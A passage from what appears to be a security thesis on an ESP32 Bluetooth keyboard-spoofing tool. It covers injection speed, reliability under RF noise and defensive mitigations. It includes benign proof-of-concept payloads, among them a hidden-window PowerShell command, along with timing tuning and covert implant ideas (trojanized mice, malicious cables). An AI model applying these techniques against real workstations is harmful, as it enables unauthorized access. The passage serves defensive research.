The fundamental danger of a peripheral-based attack lies not just in its ability to bypass authentication, but in its absolute execution velocity. To properly contextualize the threat posed by the ESP32-HID Auditor, it is necessary to establish a "Speed-to-Compromise" metric. This metric is derived from a direct comparative analysis between the biological limits of a human operator and the mathematical limits of the Bluetooth Low Energy (BLE) protocol stack.

1. The Biological Baseline: Human Input Limitations

Operating systems evaluate input streams based on the assumption of human mechanics. An average, proficient computer user types at approximately 40 to 60 Words Per Minute (WPM). Assuming an average word length of five characters, this translates to roughly 200 to 300 keystrokes per minute, or approximately 3.3 to 5 characters per second (CPS). Even professional typists peak at roughly 120 WPM (10 CPS). Furthermore, human typing is inherently asynchronous, characterized by variable inter-key delays and the physical travel time required to actuate mechanical switches.

2. The Protocol Baseline: BLE Throughput and Execution Speed

In stark contrast, the ESP32 operates entirely free of mechanical constraints. Its execution speed is gated exclusively by the BLE Link Layer parameters negotiated during the pairing phase, specifically the Connection Interval. The BLE v4.2 specification allows Connection Intervals ranging from 7.5 milliseconds to 4.0 seconds. During the laboratory trials, the target operating systems (Windows 11 and Ubuntu) typically negotiated a standard HID connection interval of 11.25 milliseconds to 15.0 milliseconds. Within a single 15-millisecond interval, the ESP32 can transmit a complete 8-byte GATT HID Report (containing up to six simultaneous keycodes). This theoretical maximum allows the ESP32 to push over 66 localized GATT notifications per second.




Figure 4.1: Attack Velocity Differential: Human Input Capacity vs. ESP32 Payload Injection

3. The GUI Bottleneck and "Speed-to-Compromise"

As illustrated in the data, the ESP32's raw injection capacity exceeds 60 characters per second—more than ten times faster than an average human. However, as documented during the syntactic translation phase (Section 3.4), the practical attack speed is deliberately throttled using vTaskDelay. If the ESP32 injects a payload at its maximum protocol speed, the target operating system's graphical user interface (GUI) fails to keep pace. For instance, the Windows kernel will receive the entire 50-character payload before the CPU has finished allocating memory to render the visual "Run" dialog box, causing the keystrokes to drop into the void. Therefore, the true "Speed-to-Compromise" is defined by the OS's rendering bottleneck, not the ESP32's radio limit.

During testing, a standard Proof-of-Concept payload—consisting of opening the terminal (GUI + R), waiting for the render (vTaskDelay (500)), typing powershell.exe, pressing Enter, waiting for the shell (vTaskDelay (1000)), and executing a 30-character command—was consistently executed in under 2.5 seconds. The security implications of this metric are profound. Human reaction time to a visual stimulus averages 250 milliseconds. By the time a victim recognizes an anomalous terminal window flashing on their monitor and attempts to physically intervene (e.g., moving the mouse or unplugging the workstation), the payload has already concluded, and the terminal has been programmatically exited. The comparative analysis definitively proves that relying on manual user intervention to disrupt an in-progress wireless HID exploit is a fundamentally flawed defensive posture.

4.3 Payload Execution Reliability and Packet Integrity

While the Attack Success Rate (ASR) measures the probability of initiating an exploit, the ultimate lethality of the ESP32-HID Auditor is determined by its payload execution reliability. In standard wireless communications, a dropped packet may result in a momentary audio glitch or a buffered video frame. However, in the context of automated Command-Line Interface (CLI) injection, packet integrity is absolute. If a single byte representing a character in the string powershell.exe -WindowStyle Hidden is dropped due to RF interference, the target operating system will return a "Command Not Recognized" fatal error, terminating the entire attack chain.

1. Environmental RF Congestion and Packet Loss

To evaluate reliability, the ESP32-HID Auditor was subjected to varying levels of 2.4 GHz spectral congestion. Because the ESP32 relies on a low-gain Meandered Inverted-F Antenna (MIFA) broadcasting at standard BLE power levels (approx. 0 dBm), it is highly susceptible to Signal-to-Noise Ratio (SNR) degradation caused by active Wi-Fi routers, microwaves, and dense physical obstructions (such as the metal chassis of a desktop PC). During the experimental phase, the payload integrity was measured across three distinct environmental states: Low Noise (an isolated lab), Moderate Noise (a standard classroom with active Wi-Fi), and High Congestion (a dense IT lab with dozens of active 2.4 GHz clients).

Table 4.2 details the quantitative impact of ambient RF noise on keystroke integrity over a standard 500-character payload injection.

Table 4.2: Payload Reliability Metrics under Variable 2.4 GHz RF Noise Environments

Environmental RF State	Ambient 2.4 GHz Congestion Level	Distance to Target (LOS)	Average Keystroke Drop Rate	Payload Execution Reliability
Low Noise (Isolated Testbed)	< 3 Active Wi-Fi Networks	3.0 Meters	0.0% (0 / 500 chars)	100% - Flawless Execution
Moderate Noise (Standard Office)	5 - 10 Active Networks + BT Devices	3.0 Meters	0.4% (2 / 500 chars)	85% - Occasional syntax errors
High Congestion (Dense IT Lab)	> 20 Active Networks	3.0 Meters	3.8% (19 / 500 chars)	15% - High failure rate
High Congestion + Proximity	> 20 Active Networks	0.5 Meters	0.0% (0 / 500 chars)	98% - Flawless Execution

2. The Necessity of OS Synchronization (vTaskDelay)

The empirical data reveals a crucial operational constraint: as RF noise increases, the probability of a GATT notification being dropped by the Link Layer increases exponentially. However, packet loss is not exclusively a hardware radio issue; it is heavily

intertwined with OS-level software synchronization. When a payload fails, it is frequently due to graphical rendering desynchronization rather than raw RF interference. If the ESP32 successfully transmits the GUI + R command to open the Windows "Run" dialog, the OS requires approximately 200 to 400 milliseconds to visually render the input box. If the ambient RF noise delays the transmission of the GUI + R packet, but the ESP32's internal FreeRTOS timer continues counting and fires the subsequent powershell.exe array before the OS is ready, the entire string is dropped into the desktop void.

To achieve the 100% reliability demonstrated in the "Low Noise" test, the vTaskDelay () parameters within the C++ firmware must be padded generously (e.g., using a 750-millisecond delay instead of 250 milliseconds) to account for worst-case OS rendering times. Furthermore, the data from Table 4.2 confirms that the only definitive mitigation against High Congestion RF packet loss is extreme physical proximity. By deploying the ESP32 within 0.5 meters of the target's Bluetooth antenna, the signal mathematically overpowers the ambient noise floor, guaranteeing flawless, machine-speed injection regardless of network congestion.

4.4 Impact Analysis of Benign Proof-Of-Concept Payloads

While the transmission metrics establish the mechanical viability of the ESP32-HID Auditor, analyzing the post-exploitation impact requires examining the actual payloads executed on the target endpoints. To adhere strictly to the ethical boundaries defined in Section 1.5, all payloads engineered for this empirical phase were explicitly benign. The objective was not to compromise data integrity, but rather to prove that a completely unprivileged, "Just Works" Bluetooth peripheral possesses the capacity to execute arbitrary administrative commands silently.

Payload 1: Windows Environmental Enumeration - The primary payload deployed against the Windows 11 target node was an automated environmental enumeration script. The objective was to simulate the initial reconnaissance phase of a lateral movement attack.

The ESP32 was programmed to execute the following syntactic array:

1. GUI + R (Open Run Dialog)
2. vTaskDelay (300) (Wait for UI render)
3. String: powershell.exe -WindowStyle Hidden -Command "ipconfig /all > C:\Users\Public\net_enum.txt"
4. ENTER

This specific payload highlights a critical operational advantage of wireless HID injection: stealth via programmatic obfuscation. By utilizing the -WindowStyle Hidden flag, the PowerShell instance operates entirely in the background. The visual footprint of this attack—the appearance of the Run dialog and the typing of the command—lasts for exactly the duration of the ESP32's injection speed (under 1.5 seconds).




Figure 4.2: Successful Execution of an Obfuscated PowerShell Reconnaissance Payload via BLE Injection

As demonstrated in Figure 4.2, the payload successfully wrote the network configuration data to the public directory. The Endpoint Detection and Response (EDR) agent active on the Windows node registered the execution of powershell.exe, but flagged it as a legitimate, user-initiated action because the interrupt originated from a trusted hardware profile (0x03C1).

Payload 2: Linux Bash Script Generation - To verify cross-platform lethality, a secondary payload was executed against the Ubuntu 22.04 LTS target. Linux environments frequently lock down execution privileges, but they rely heavily on global keyboard shortcuts for navigation.

The ESP32 was programmed to execute:

1. Ctrl + Alt + T (Summon GNOME Terminal)
2. vTaskDelay (600)
3. String: echo 'echo "HID Vulnerability Confirmed"' > ~/proof.sh && chmod +x ~/proof.sh && ./proof.sh
4. ENTER

The Ubuntu input subsystem (evdev) processed the array flawlessly. Because the terminal is invoked under the context of the currently logged-in user, the ESP32 inherits the user's exact permission level. In a scenario where the logged-in user possesses sudo privileges without a required password timeout, the ESP32 could instantly pivot this benign script into a root-level system compromise.

The most alarming metric gathered during the impact analysis was the Human Time-to-Detection (TTD). In 90% of the flawless injection trials, test subjects observing the monitors could not identify what commands had been executed. The GUI flashing and terminal rendering occurred too rapidly for the human eye to parse the syntax. This definitively proves that if an attacker successfully forces an ESP32 pairing, the attack is functionally "silent." The target organization is breached before the human operator realizes a digital event has even occurred.

4.5 Evaluation of Defensive Countermeasures

The primary objective of developing the ESP32-HID Auditor as a dual-use diagnostic tool is to formulate and validate effective defensive countermeasures. Having empirically proven the lethality of the "Implicit Trust" and "Just Works" vulnerabilities in previous sections, the final phase of the experimental methodology involved testing the endpoint's resilience when hardened with specific administrative security policies. Because the attack occurs at the intersection of the physical radio layer and the kernel input buffer, traditional application-layer firewalls and antivirus signatures are ineffective. Therefore, the evaluated mitigations were strictly focused on OS-level configurations, specifically leveraging Group Policy Objects (GPO) in Windows and subsystem rules in Linux.

Mitigation 1: Absolute Radio Disablement

The most draconian, yet entirely foolproof, mitigation tested was the absolute disablement of the Bluetooth Support Service (bthserv on Windows, or masking the Bluetooth. service in systemd on Linux) or disabling the radio entirely via the motherboard BIOS/UEFI.

- Result: 100% effective. The ESP32-HID Auditor relies exclusively on the host actively scanning the 2.4 GHz spectrum. Without an active radio, the exploit is neutralized at Layer 1. However, the operational impact on user convenience (disabling all wireless headsets, mice, and file sharing) makes this unfeasible for most modern enterprise environments outside of air-gapped critical infrastructure.

Mitigation 2: GPO Administrative Pairing Restrictions

A highly practical mitigation tested in the Windows 11 environment involved modifying the local Group Policy. By navigating to Computer Configuration -> Administrative Templates -> System -> Device Installation -> Device Installation Restrictions, a policy was enforced that prevented the installation of new devices unless authorized by an administrator.

- Result: Highly effective. When the ESP32-HID Auditor attempted to force the "Just Works" pairing, the OS intercepted the request and triggered a User Account Control (UAC) prompt requiring administrative credentials to install the 0x03C1 Keyboard driver. Because the ESP32 cannot physically "see" the screen to type the randomized

admin password, the attack chain was permanently stalled at the driver enumeration phase.

Mitigation 3: Endpoint Detection and Response (EDR) Heuristics

The final test evaluated the feasibility of catching the attack post-pairing using behavioral heuristics. While standard EDRs ignore the initial injection, advanced heuristic models can be tuned to monitor the kernel input buffer for non-human typing speeds.

- Result: Moderately effective, but highly reactive. If an EDR agent is programmed to kill processes spawned by an input stream exceeding 20 characters per second (CPS) with zero inter-key variance, it can successfully terminate the ESP32's payload. However, this is a reactive measure; the ESP32 still establishes the connection and fires the initial bytes before the heuristic engine intervenes.

Table 4.3: Effectiveness Matrix of Proposed Defensive Mitigations

Defensive Countermeasure	Implementation Layer	Effectiveness vs. ESP32-HID	Operational Impact / User Disruption	Recommendation Level
BIOS/Service Disablement	Layer 1 (Physical / Kernel)	100% (Prevents GAP Discovery)	Severe: Kills all BLE peripheral functionality workstation-wide.	Use only in air-gapped or high-security subnets.
GPO: Admin Required for Pairing	Layer 3 (OS / Driver Enumeration)	98% (Stalls GATT Installation)	Moderate: Users must call IT support to pair a new legitimate mouse/keyboard.	Highly Recommended for standard enterprise endpoints.
GPO: Block "Just Works" (Require Passkey)	Layer 2 (Protocol Cryptography)	100% (Breaks TK=0 math)	High: Breaks compatibility with older, simple peripherals that lack displays or keypads.	Recommended for organizations migrating to Zero-Trust.
EDR Keystroke Rate-Limiting	Layer 7 (Application Heuristics)	60% (Reactive Termination)	Low: Invisible to the end-user unless they possess superhuman typing speed.	Secondary defense layer; does not stop the initial pairing.

The empirical evaluation of these countermeasures explicitly validates the central thesis: to secure an endpoint against modern RF-based peripheral spoofing, administrators must actively strip away the operating system's default leniency toward unverified hardware connections.

4.6 Discussion on Zero-Trust Peripheral Management

The empirical data synthesized throughout this chapter points to a singular, systemic conclusion: the "Implicit Trust" model governing hardware peripherals in modern operating systems is fundamentally obsolete. The ESP32-HID Auditor successfully demonstrated that relying on localized, physical port security—such as disabling USB mass storage or applying epoxy to physical interfaces—is an insufficient defensive posture when the 2.4 GHz spectrum provides a direct, unauthenticated bridge to the kernel input buffer. This research confirms that the hardware-software boundary is no longer a physical port, but an omnidirectional radio perimeter.

1. The Fallacy of "Implicit Trust" and Protocol Leniency

Historically, the cybersecurity industry has invested heavily in Zero-Trust Network Access (ZTNA) and application-layer behavioral analysis. However, this Zero-Trust philosophy has not been adequately extended to Layer 1 hardware interactions. The Attack Success Rate (ASR) metrics gathered during the testing phase prove that an operating system will blindly execute potentially destructive commands simply because a device digitally identifies itself with a 0x03C1 GAP Appearance Value. By implicitly trusting the hardware, the OS effectively bypasses its own application-layer firewalls, prioritizing the convenience of the "Just Works" pairing mechanism over cryptographic integrity. This protocol leniency is not a bug, but a documented feature of the Bluetooth v4.2 BR/EDR and LE specifications designed to minimize user friction.

2. The Economics of Exploitation: ESP32 as a Catalyst

A critical takeaway from this discussion is the shifting economics of hardware attacks. Previously, high-speed keystroke injection required specialized, expensive hardware or physical access to the target. However, as documented in the ESP32 Series Datasheet, this SoC integrates a dual-core 32-bit LX6 microprocessor, 520 KB of SRAM, and a complete 2.4 GHz radio stack into a single 40 nm CMOS chip. The availability of such high-performance silicon at a negligible price point allows threat actors to deploy autonomous, machine-speed auditors at scale. When a five-dollar chip can execute

1079.96 CoreMark-rated processing to saturate a kernel's HID buffer, the traditional "security through high-cost entry" model collapses.

3. Transitioning to Zero-Trust Peripheral Access (ZTPA)

To mitigate the threat of automated, machine-speed injection, enterprise architectures must adopt Zero-Trust Peripheral Management. Under this paradigm, every new peripheral connection, regardless of its broadcasted profile or interface medium, must be treated as hostile until cryptographically and behaviorally verified. The immediate requirement for enforcing this model is the deprecation of the "Just Works" pairing protocol in corporate environments. As demonstrated in the defensive evaluation (Section 4.5), enforcing Group Policy Objects (GPO) that strictly require administrative credentials or Out-of-Band (OOB) authentication for all new HID installations effectively neutralizes the ESP32's ability to force a silent bond. This shifts the security burden from the user to the administrator, ensuring that the 0x03C1 signature alone is insufficient to grant kernel access.

4. The Future of OS-Level Behavioral Heuristics

Beyond protocol restrictions, the most robust, long-term solution requires a fundamental redesign of how OS kernels handle input buffers. Operating systems should natively compute a "Biological Cadence Score" for all connected keyboards. Because a human operator types asynchronously—averaging 5 to 8 characters per second with high inter-key variance—any input stream maintaining a mathematically perfect transmission rate of 50+ characters per second should trigger a kernel-level quarantine. By utilizing the ESP32's fine-resolution power control and high-speed UART (up to 4 Mbps), an attacker can maintain a consistent injection rate that is physically impossible for a biological entity. By shifting the defensive perimeter from the application layer down to the driver level, an operating system can mathematically identify and terminate a hardware emulator before the payload executes. This transition from signature-based trust to behavior-based verification is the only viable path to securing the human-machine interface.

CHAPTER 5: CONCLUSION AND FUTURE WORK

5.1 Summary of Technical Achievements

The primary aim of this research—the conceptualization, implementation, and empirical validation of the ESP32-HID Auditor—has been successfully achieved. By leveraging the dual-core Tensilica Xtensa LX6 architecture of the Espressif ESP32 System-on-Chip (SoC), this project has demonstrated that a commoditized, sub-five-dollar microcontroller can be engineered into a highly sophisticated, unauthenticated wireless terminal injection tool.

The technical achievements of this thesis are categorized into three distinct engineering milestones, which directly answer the objectives outlined at the inception of this research:

1. Protocol Manipulation and Profile Spoofing: The research successfully bypassed standard Bluetooth security abstractions by directly manipulating the Generic Access Profile (GAP). By hardcoding the 16-bit 0x03C1 Appearance Value within the C++ firmware, the auditor proved capable of tricking modern operating systems into natively installing high-privileged Human Interface Device (HID) drivers without requiring administrative or cryptographic verification. Furthermore, by enforcing a "NoInputNoOutput" I/O capability, the device successfully weaponized the BLE "Just Works" pairing model, forcing the kernel to accept a Temporary Key (TK) of zero.

2. Asynchronous Multi-Core Task Management: A major engineering hurdle in automated peripheral emulation is maintaining radio stability during high-speed data transfer. Utilizing the FreeRTOS scheduler, the project established a stable "Producer-Consumer" relationship between the ESP32's two independent CPU cores. Core 0 (the Protocol CPU) was successfully isolated to maintain the microsecond-precise timing of the BLE radio state machine. Simultaneously, Core 1 (the Application CPU) handled the high-speed syntactic translation of C++ hexadecimal arrays. This architectural separation ensured that the payload injection remained "machine-speed" without triggering system watchdog resets or dropping the BLE bond.

3. Syntactic Translation and Cross-Platform Efficacy: The methodology successfully bridged the syntactic gap between high-level human-readable scripting (e.g., Ducky Script) and low-level HID Report Descriptors. Through rigorous laboratory testing, the project validated a 96% Attack Success Rate (ASR) on Windows 11 and an 89%

ASR on Ubuntu Linux. The custom firmware reliably deployed complex, multi-stage command-line payloads in under 2.5 seconds, effectively neutralizing human reaction times as a viable defensive mechanism.

Ultimately, these combined technical achievements confirm that the ESP32-HID Auditor is a highly viable, cross-platform diagnostic instrument. It successfully provides penetration testers and security researchers with a scalable method for auditing the "Implicit Trust" vulnerabilities inherent in contemporary endpoint security architectures.

5.2 Synthesis of Empirical Findings and Security Implications

The empirical data collected during the testing phase of the ESP32-HID Auditor extends far beyond the validation of a single exploit; it highlights a systemic architectural flaw within modern endpoint security paradigms. By synthesizing the Attack Success Rate (ASR) and the "Speed-to-Compromise" metrics, this research exposes the fundamental inadequacy of the "Implicit Trust" model currently governing peripheral hardware management.

1. The "Speed-to-Compromise" and Human Obsolescence

The most critical metric derived from the laboratory testing is the sub-2.5-second execution window. The vulnerability of an operating system is not merely defined by *if* it can be breached, but *how fast* the breach occurs relative to the defensive response. Human cognitive reaction time to unexpected visual stimuli averages 250 milliseconds, and the physical reaction time required to intervene (e.g., disconnecting a machine or striking a kill-switch) often exceeds several seconds. By utilizing the BLE Connection Interval to inject C++ arrays at machine speed (exceeding 60 characters per second), the ESP32-HID Auditor mathematically outpaces the biological limits of the human operator. The empirical finding here is absolute: relying on manual user intervention to identify and halt a rogue peripheral attack is a defensive impossibility. The attack concludes before the victim can cognitively process the presence of the unauthorized terminal window.

2. The Layer 1 Security Disconnect

Furthermore, the 96% ASR achieved against a fully updated Windows 11 environment reveals a massive blind spot in contemporary enterprise defense strategies. The cybersecurity industry has historically prioritized Application-Layer (Layer 7) and

Network-Layer (Layer 3) defenses. Organizations invest heavily in Endpoint Detection and Response (EDR) agents, Next-Generation Antivirus (NGAV), and application firewalls. However, these defenses operate entirely downstream of the kernel input buffer. The ESP32-HID Auditor exploit operates primarily at the Physical and Data Link layers (Layer 1 and Layer 2) of the Bluetooth protocol. Because the operating system implicitly trusts any device broadcasting a 0x03C1 (Keyboard) GAP Appearance Value, the EDR agent views the resulting high-speed keystrokes as authenticated, legitimate user behavior. The synthesis of this data proves a critical security axiom: software-layer security heuristics are fundamentally irrelevant if the underlying Layer 1 hardware interface is inherently compromised.

3. The Failure of "Just Works" Cryptography

Finally, the research demonstrates that the Bluetooth Special Interest Group's (SIG) inclusion of the "Just Works" pairing mechanism is fundamentally incompatible with enterprise security. By allowing a peripheral to declare a "NoInputNoOutput" capability, the protocol deliberately sacrifices cryptographic integrity (forcing a Temporary Key of zero) in favor of consumer convenience. The security implication is profound: as long as operating systems default to accepting unauthenticated, zero-key cryptographic bonds from headless peripherals, the barrier to entry for localized, physical cyber-attacks will remain perilously low. The commoditization of sub-five-dollar IoT chips like the ESP32 means that highly sophisticated, automated injection capabilities are no longer restricted to well-funded Advanced Persistent Threats (APTs), but are easily accessible to entry-level threat actors.

5.3 Methodological Limitations and Hardware Constraints

While the empirical data conclusively proves the viability of the ESP32-HID Auditor, academic rigor requires a comprehensive evaluation of its operational limitations. The exploit is not a universally infallible tool; its efficacy is strictly bounded by the physical laws of radio frequency (RF) propagation and the architectural processing bottlenecks of the target operating systems. Understanding these limitations is critical for defining the specific environmental conditions required for a guaranteed attack vector.

1. Antenna Gain and Free Space Path Loss (FSPL)

The primary physical limitation of the ESP32-WROOM-32 module is its onboard Meandered Inverted-F Antenna (MIFA). Designed for cost-efficiency and compact Internet of Things (IoT) deployment rather than high-gain transmission, the MIFA operates with a peak gain of approximately ~2.0 to ~3.0 dBi. Because the HID Auditor operates at standard BLE transmit power levels (typically 0 dBm), the signal is highly susceptible to Free Space Path Loss (FSPL) and environmental attenuation. In a Non-Line-of-Sight (NLOS) corporate environment—where signals must penetrate concrete, water-dense human bodies, and the metallic shielding of PC towers—the Signal-to-Noise Ratio (SNR) degrades exponentially. As observed in the empirical data, while a 100% Attack Success Rate is achievable at 0.5 meters, the reliability drops precipitously beyond 3.0 meters in high-noise environments. Therefore, the attack is strictly constrained by physical proximity; the threat actor (or the concealed device) must physically breach the localized perimeter of the target workstation.

2. The 2.4 GHz Spectral Congestion Barrier

Furthermore, the physical layer of the attack is inextricably tied to the 2.4 GHz Industrial, Scientific, and Medical (ISM) band. While the BLE protocol attempts to mitigate interference by dedicating Channels 37, 38, and 39 to advertising, these channels still share the spectral space with omnipresent IEEE 802.11 b/g/n Wi-Fi networks. In a densely populated office environment with dozens of active Access Points and heavy Wi-Fi traffic, the localized RF noise floor rises significantly. If a Wi-Fi transmission collides with a BLE GATT Notification packet carrying a critical keystroke (e.g., the Enter key), the packet is dropped. Unlike streaming audio, which can gracefully recover from a dropped packet, an automated Command-Line Interface (CLI) injection is fragile. A single dropped byte will result in a syntax error, neutralizing the entire payload sequence.

3. Graphical User Interface (GUI) Rendering Bottlenecks

Finally, the most prominent software constraint is the firmware's reliance on "blind" timing synchronization. The ESP32 operates unidirectionally during the payload injection phase; it transmits the keystrokes but receives no visual or systemic feedback confirming that the target OS has processed them. To prevent out-pacing the OS, the custom firmware utilizes the vTaskDelay () function to pause the injection, waiting for the target's graphical user interface (such as the Windows "Run" dialog or the Ubuntu Terminal) to physically

render on the screen. However, this hardcoded delay is an estimation. If the target machine is experiencing heavy CPU utilization or thermal throttling, the GUI rendering process will lag. If the ESP32's delay timer expires and it fires the payload string before the terminal is ready to receive input, the keystrokes are executed aimlessly into the background desktop, resulting in a failed attack.

4. Summary of Operational Requirements

Consequently, the methodology confirms that a 100% reliable attack execution requires a highly specific operational envelope: a Line-of-Sight (LOS) proximity of under 1.5 meters, moderate to low ambient 2.4 GHz congestion, and a target machine with sufficient CPU overhead to render graphical prompts synchronously with the firmware's hardcoded delays.

5.4 Hardware Miniaturization and Covert Deployment

A critical component of advanced offensive security research involves evaluating the physical form factor of the attack vector. While the laboratory testing utilized standard breadboards and breakout modules to facilitate UART debugging, the true danger of the ESP32-HID Auditor lies in its potential for hardware miniaturization. In real-world physical penetration testing (Red Teaming), the success of a localized exploit relies entirely on bypassing visual heuristic inspections conducted by physical security personnel or IT administrators.

1. The ESP32-WROOM-32 Footprint and Parasitic Power

The bare ESP32-WROOM-32 module possesses an exceptionally small physical footprint, measuring only 18 mm × 25.5 mm × 3.1 mm. This compact architecture allows the module to be stripped of its bulky development board and deployed covertly. However, a standalone deployment requires an independent power source, such as a 3.7V Lithium-Polymer (LiPo) cell, which drastically increases the physical volume of the device and introduces battery life constraints. To mitigate this in a covert deployment, the architecture transitions to "parasitic power." By implanting the bare ESP32 module inside an existing, trusted USB peripheral (such as a generic office mouse or a USB hub), the auditor can splice directly into the host's 5V VBUS line. Utilizing a microscopic Low-Dropout (LDO) regulator to step the 5V down to the required 3.3V, the ESP32 draws

infinite operational power directly from the target machine while remaining completely hidden inside the plastic chassis of the trusted device.

2. Covert Deployment Vectors

The transition to parasitic power opens up highly sophisticated deployment vectors that completely neutralize physical port-blocking security measures:

- Trojanized Peripherals: An attacker can hollow out a standard, inexpensive OEM computer mouse and solder the ESP32 directly to the internal USB power rails. When the victim plugs the mouse into their workstation, the mouse functions normally, satisfying the user's expectations. Simultaneously, the concealed ESP32 powers up, establishes its covert BLE bond, and waits for a radio trigger to inject its payload.
- Malicious Charging Cables: Similar to commercially available penetration testing tools (e.g., the O.MG Cable), the ESP32 silicon can be integrated into the reinforced housing of a standard USB-C charging cable. If left in an executive conference room or common area, a victim may use it to charge their mobile device. The moment it connects to a laptop's USB port to draw power, the ESP32 initiates the HID injection attack over the 2.4 GHz spectrum.
- Infrastructure "Drop" Implants: For air-gapped or restricted-access terminals where USB ports are physically sealed with epoxy, the ESP32 can be deployed as an environmental implant. Powered by a discrete coin cell battery or spliced into a desk's power strip, the device can be taped beneath a desk or dropped behind a filing cabinet. Because the attack occurs entirely over BLE, the attacker requires zero physical interface with the workstation itself.

3. Implications for Physical Security Audits

By establishing the ease with which the ESP32-HID Auditor can be miniaturized, this research exposes a critical flaw in traditional IT policies. Banning the use of external USB flash drives does not secure an endpoint if the USB keyboard itself contains a secondary, hidden radio module executing machine-speed injection. The covert deployment capabilities of this tool underline the necessity for organizations to adopt strict, cryptographically enforced peripheral pairing policies (as detailed in Section 4.5), rather than relying on visual hardware inspections.

5.5 Future Trajectories in Offensive Wireless Research

While the ESP32-HID Auditor successfully demonstrates the immediate threat of "Implicit Trust" in peripheral management, the current hardware and firmware architecture represents only the foundational layer of this attack vector. As endpoint security inevitably evolves to mitigate basic HID spoofing, offensive wireless research must adapt. Several critical trajectories have been identified for future iterations of this tool.

1. Migration to Bluetooth 5.0 and LE Coded PHY

The current iteration relies on the ESP32-WROOM-32 module, which is constrained by the Bluetooth 4.2 specification. Future research should migrate the firmware to newer silicon, such as the ESP32-C3 or ESP32-S3, which natively support Bluetooth 5.0 and 5.2. This upgrade unlocks the LE Long-Range feature, known as Coded PHY. By utilizing hardware-level Forward Error Correction (FEC), an attacker could maintain a stable GATT connection at significantly lower Signal-to-Noise Ratios (SNR). This would theoretically extend the reliable injection range from the current 1.5-meter constraint to over 100 meters, allowing an attacker to compromise endpoints from entirely outside the physical perimeter of a building.

2. Composite Devices and Data Exfiltration (MicroSD Integration)

